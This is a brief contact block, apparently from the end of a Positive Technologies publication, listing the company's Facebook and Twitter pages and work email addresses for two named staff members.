facebook.com/PositiveTechnologies
Twitter.com/ptsecurity_uk

Contacts:
Vladimir Kononovich – vkononovich@ptsecurity.com
Aleksey Stennikov – astennikov@ptsecurity.com